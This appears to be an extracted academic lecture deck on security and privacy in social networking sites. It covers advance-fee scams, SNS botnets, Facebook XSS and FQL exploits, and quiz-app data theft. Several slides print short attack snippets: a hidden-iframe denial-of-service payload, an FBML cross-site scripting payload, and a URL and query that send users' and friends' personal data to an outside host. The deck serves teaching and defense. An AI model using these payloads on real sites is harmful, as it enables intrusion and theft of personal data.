| <b>Body:</b>    | <p style="text-align: center;"><b>Psychic Stimulus Package</b><br/><b>Alex Silver</b><br/><a href="#"><u>VISIT MY SITE</u></a></p> <p>For a limited time I am offering an introductory offer to all new clients. Get a 15 minute live psychic reading online and YOU SET THE PRICE. Pay whatever you can afford or feel is fair.</p> <p>This is a good way to save some money and also get to know me, see what I can do and to get answers to your pressing psychic questions.</p> <p>Use the PayPal BUY NOW button below and enter any amount that feels right to you. Once you have completed the payment process you will be redirected and your psychic reading will take place with me in the chat box on your left.</p> |



# Scams

**Calvin:** hey

**Evan:** holy moly. what's up man?

**Calvin:** i need your help urgently

**Evan:** yes sir

**Calvin:** am stuck here in london

**Evan:** stuck?

**Calvin:** yes i came here for a vacation

**Calvin:** on my process coming back home i was robbed inside the hotel i logged in


**Evan:** ok so what do you need

**Calvin:** can you loan me \$900 to get a return ticket back home and pay my hotel bills

**Evan:** how do you want me to loan it to you?

**Calvin:** you can have the money send via western union

# Botnet Command & Control



Twitterbot, August 2009

# SNS-hosted botnet

- Idea: add malicious JavaScript payload to a popular application
- Example: Denial of Service:

```
<iframe name="1" style="border: 0px none #ffffff;  
width: 0px; height: 0px;"  
src="http://victim-host/image1.jpg"  
</iframe><br/>
```

- “Facebot” - Elias Athanasopoulos, A. Makridakis, D. Antoniadis S. Antonatos, Sotiris Ioannidis, K. G. Anagnostakis and Evangelos P. Markatos. “Antisocial Networks: Turning a Social Network into a Botnet,” 2008.

# Common Trends

- ♦ Social channels increase susceptibility to scams
  - Personal information also aids greatly in targeted attacks
- ♦ Fundamental issue: SNS environment leads to carelessness
  - Rapid, erratic browsing
  - Applications installed with little scrutiny
  - Fun, noisy, unpredictable environment
  - People use SNS with their brain turned off

# Common Trends

- Centralisation helps in prevention
  - Complete control of messaging platform, blocking, revocation
- Social Context also useful
  - Can develop strong IDS
  - Analyse link structure, profiles, behavior logs

# Web Hacking

- ♦ Most SNS have a poor security track record
  - Rapid growth
  - Complicated site design
  - Many feature interactions
- ♦ Third party apps even worse (“Month of Facebook Bugs”)
- ♦ Lack of attention to security
  - Over half of sites failing even to deploy TLS properly!

# FBML Translation

## Facebook Markup Language

```
<fb:swf swfsrc="http://myserver/flash.swf"  
imgsrc="http://myserver/image.jpg" imgstyle="-moz-  
binding:url(\'http://myserver/xssmoz.xml#xss\');" />
```

## Translated into HTML:

```

```

Result: arbitrary JavaScript execution (Felt, 2007)

# Facebook Query Language

User ID

210132

Response Format

XML

Callback

Method (Documentation)

fql.query

query

select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5)


Call Method

\$facebook->api\_client->fql\_query('select uid1, uid2 from friend where uid1 in (1, 2, 3, 4, 5) and uid2 in (1, 2, 3, 4, 5)');

```
<?xml version="1.0" encoding="UTF-8"?>
<fql_query_response xmlns="http://api.facebook.com/1.0/" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance">
  <friend_info>
    <uid1>4</uid1>
    <uid2>5</uid2>
  </friend_info>
  <friend_info>
    <uid1>5</uid1>
    <uid2>4</uid2>
  </friend_info>
</fql_query_response>
```

Facebook Query Language Exploits (Bonneau, Anderson, Danezis, 2009)

# Hack #3: Facebook XSRF/Automatic Authentication



Credit:  
Ronan Zilberman

# Overview

I. The Social Network Ecosystem

II. Security

**III. Privacy**

IV. The Future

# Data of Interest

## 'Congrats to Uncle C' – how his wife's Facebook page exposed new MI6 head

- Page removed as Miliband plays down security lapse
- Children, pets and swimwear revealed

---

**Sam Jones** and **Richard Norton-Taylor**

[guardian.co.uk](http://guardian.co.uk), Sunday 5 July 2009 22.21 BST

[Article history](#)



John Sawers, who takes up the post of MI6 boss in November. Photograph: Emmanuel Dunand/AFP/Getty Images

# Data of Interest

- ♦ Profile Data
  - Loads of PII (contact info, address, DOB)
  - Tastes, preferences
- ♦ Graph Data
  - Friendship connections
  - Common group membership
  - Communication patterns
- ♦ Activity Data
  - Time, frequency of log-in, typical behavior

# Major Privacy Problems

- ♦ Data is shared in ways that most users don't expect
- ♦ “Contextual integrity” not maintained
- ♦ Three main drivers:
  - Poor implementation
  - Misaligned incentives & economic pressure
  - Indirect information leakage

# Poor Implementation



## Account

User since February 23, 2009

You have a **Personal** account. [View purchase history](#) | [Compare account types](#)

Get more when you upgrade

✔ More Communication Features and Access    ✔ More Powerful Search

Upgrade



**Introductions: 5 of 5 available**

Tip: If your Introductions run out, either wait for a recipient to take action or [upgrade your account](#).



**InMails: 0 available** [\[Purchase\]](#)

InMails let you send business and career opportunities directly to any LinkedIn user. [Learn more.](#)



## Settings

### Profile Settings

**My Profile**  
Update career and education, add associations and awards, and list specialties and interests.

**My Profile Photo**  
Your profile photo is visible to **your network**.

**Public Profile**  
Your public profile displays **full** profile information.  
<http://www.linkedin.com/pub/uppton-sinclair/11/93b/29>

**Manage Recommendations**  
You haven't received any recommendations.

**Status Visibility**  
Your current status is visible to **your connections**.

**Member Feed Visibility**  
Your member feed is visible to **your connections**.

### Email Notifications

**Contact Settings**  
You are receiving **Introductions and InMails**.

**Receiving Messages**  
Control how you receive emails and notifications.

**Invitation Filtering**  
You are receiving **all** invitations.

### Home Page Settings

**Network Updates**  
Settings for the display of Network Updates on your home page.

**News**  
News is currently **shown** on your home page.

### RSS Settings

**Your Private RSS Feeds**  
Enable or disable your private RSS feeds.

### Groups

**Group Invitation Filtering**  
You **are receiving** Groups Invitations.

### Personal Information

**Name & Location**  
Control your name, location, and display name settings.

**Email Addresses**  
Your primary email address is currently:  
[sinclairupton@gmail.com](mailto:sinclairupton@gmail.com)

**Change Password**  
Change your LinkedIn account password.

**Close Your Account**  
Disable your account and remove your profile.

### Privacy Settings

**Research Surveys**  
Settings for receiving requests to participate in market research surveys related to your professional expertise.

**Connections Browse**  
Your connections are **allowed** to view your connections list.

**Profile Views**  
Control what (if anything) is shown to LinkedIn users whose profile you have viewed.

**Viewing Profile Photos**  
You can view **everyone's** profile photos.

**Profile and Status Updates**  
Control whether your connections are notified when you update your status or make significant changes to your profile and whether those changes appear on your company's profile.

**Service Provider Directory**  
If you are recommended as a service provider, you **will** be listed.

**Partner Advertising**  
Settings for LinkedIn partner websites.

**Authorized Applications**  
See a list of websites or applications you have granted access to your account and control that access.

### My Network

**Using Your Network**  
Tell us how you want to use your LinkedIn network.



# Poor Implementation

## **enable photo tagging:**

☒ yes

- People can tag my photos with their friends
- My friends can tag me in photos
- People can see a list of photos I am tagged in

Orkut Photo Tagging

# Poor Implementation

## Facebook Connect Applications

Facebook Connect is a way to use applications outside of Facebook. You can take your Facebook profile information all over the Internet, and send interesting information back to your Facebook account.

When your friend connects their Facebook account with an application outside of Facebook, they will be able to compare their Facebook Friend List with information from that website in order to invite more friends to connect.

☐ Don't allow friends to view my memberships on other websites through Facebook Connect.

Facebook Connect

# Poor Implementation

## Allow Access?

Allowing [Scramble](#) access will let it pull your profile information, photos, your friends' info, and other content that it requires to work.


 Allow or cancel

---

By proceeding, you are allowing Scramble to access your information and you are agreeing to the [Facebook Terms of Use](#) in your use of Scramble.


- Applications given full access to profile data of installed users
- Even less revenue available for application developers...

# Hack #4: Application Data Theft



What happens when you take a quiz...

# Hack #4: Application Data Theft



## Facebook Application Architecture

# Hack #4: Application Data Theft

```
http://sochr.com/i.php&name=[Joseph Bonneau]&nx=[My User  
ID]&age=[My DOB]&gender=[My Gender]&pic=[My Photo  
URL]&fname0=[Friend #1 Name 1]&fname1=[Friend #2  
Name]&fname2=[Friend #3 Name]&fname3=[Friend #4 Name]&fpic0=[Friend  
#1 Photo URL]&fpic0=[Friend #2 Photo URL]&fpic0=[Friend #3 Photo  
URL]&fpic0=[Friend #4 Photo URL]&fb_session_params=[All of the quiz  
application's session parameters]
```

URL for banner ad

# Hack #4: Application Data Theft

```
select uid, birthday, current_location, sex, first_name, name,  
pic_square, relationship_status FROM user WHERE uid IN (select uid2  
from friend where uid1 = '[current user id]') and strlen(pic) > 0  
order by rand() limit 500
```

Query made by banner ad through user's browser

# Hack #4: Application Data Theft

Create Your Own Quiz >



Hey Peter

Hot singles are waiting for you!!

What the users sees...



# Terms of Service

## Terms of Service, hi5:

We provide your Personal Information to third party service providers who work on behalf of or with hi5 under confidentiality agreements to provide some of the services and features of the hi5 community and to help us communicate with hi5 Members. These service providers may use your personal information to communicate with you about offers and services from hi5 and our marketing partners. However, these service providers do not have any independent right to share this information.

If you decide to use one of the additional services that are offered by our partners, we may forward Personal Information to these partners to enable them to provide the services that you requested.

We also provide information to third-party advertising companies, as described in the next section.

Please be aware that the handling of your Personal Information by our partners or the third-party advertising companies is governed by their privacy policy, not ours.

# Economic Pressure

- ♦ Major survey of 45 social networks' privacy practices
- ♦ Key Conclusions:
  - “Market for privacy” fundamentally broken
  - Huge network effects, lock-in, lemons market
  - Sites with better privacy less likely to mention it!
  - **Privacy Salience**


[About Us](#) | [Contact Us](#) | [Developers](#) | [Share Your Profile](#) | [Help](#) | [Advertise](#) **New** | [Terms of Service](#) | [Privacy Policy](#)  
Copyright 2002-2009 Friendster, Inc. All rights reserved. U.S. Patent No. 7,069,308, 7,117,254, 7,188,153 & 7,451,161

# Promotional Techniques

It's **the greatest place to meet**

... because it has more cool people than my local phonebook!

What else is it?




 [Find people you know here](#)

Already 33,082,535 people on Badoo!

[33,082,535](#) people are on Badoo, [148,411](#) online now!

# Promotional Techniques



# The Push for Openness...



## Please update your privacy settings

Facebook's new, simplified privacy settings give you more control over the information you share. We've recommended settings below, but you can choose to apply your old settings to any of the fields.

|                                                                                   | Everyone                         | Old Settings          |
|-----------------------------------------------------------------------------------|----------------------------------|-----------------------|
| About me [?]                                                                      | <input checked="" type="radio"/> | <input type="radio"/> |
| Family and Relationships [?]                                                      | <input checked="" type="radio"/> | <input type="radio"/> |
| Work and Education                                                                | <input checked="" type="radio"/> | <input type="radio"/> |
| Posts I Create<br><small>Status Updates, Links, Photos, Videos, and Notes</small> | <input checked="" type="radio"/> | <input type="radio"/> |

|                               | Friends of Friends               | Old Settings          |
|-------------------------------|----------------------------------|-----------------------|
| Photos and Videos of Me [?]   | <input checked="" type="radio"/> | <input type="radio"/> |
| Birthday [?]                  | <input checked="" type="radio"/> | <input type="radio"/> |
| Religious and Political Views | <input checked="" type="radio"/> | <input type="radio"/> |

|                        | Friends                          | Old Settings          |
|------------------------|----------------------------------|-----------------------|
| Email Addresses and IM | <input checked="" type="radio"/> | <input type="radio"/> |
| Address                | <input checked="" type="radio"/> | <input type="radio"/> |

Your custom settings will be preserved for:  
Phone

IM Screen Name, Mobile Phone and Other


### Some important things to remember:

- You can change your settings at any time from your Privacy page and those changes will take effect immediately. [Learn more.](#)
- Information you choose to share with Everyone is available to everyone on the internet.
- When you visit a Facebook-enhanced application, it will be able to access your publicly available information, which includes Name, Profile Photo, Gender, Current City, Networks, Friend List, and Pages. This information is considered visible to Everyone.

Save Settings



# Information leaked by the Social Graph...



# “Traditional” Social Network Analysis

- Performed by sociologists, anthropologists, etc. since the 70's
- Use data carefully collected through interviews & observation
  - Typically < 100 nodes
  - Complete knowledge
  - Links have consistent meaning
- All of these assumptions fail badly for online social network data



# Traditional Graph Theory

- Nice Proofs
- Tons of definitions
- Ignored topics:
  - Large graphs
  - Sampling
  - Uncertainty





FIGURE 98. *Geographic Map:  
The Königsberg Bridges.*

HAMILTON CYCLE ON DE BRUIJN GRAPH



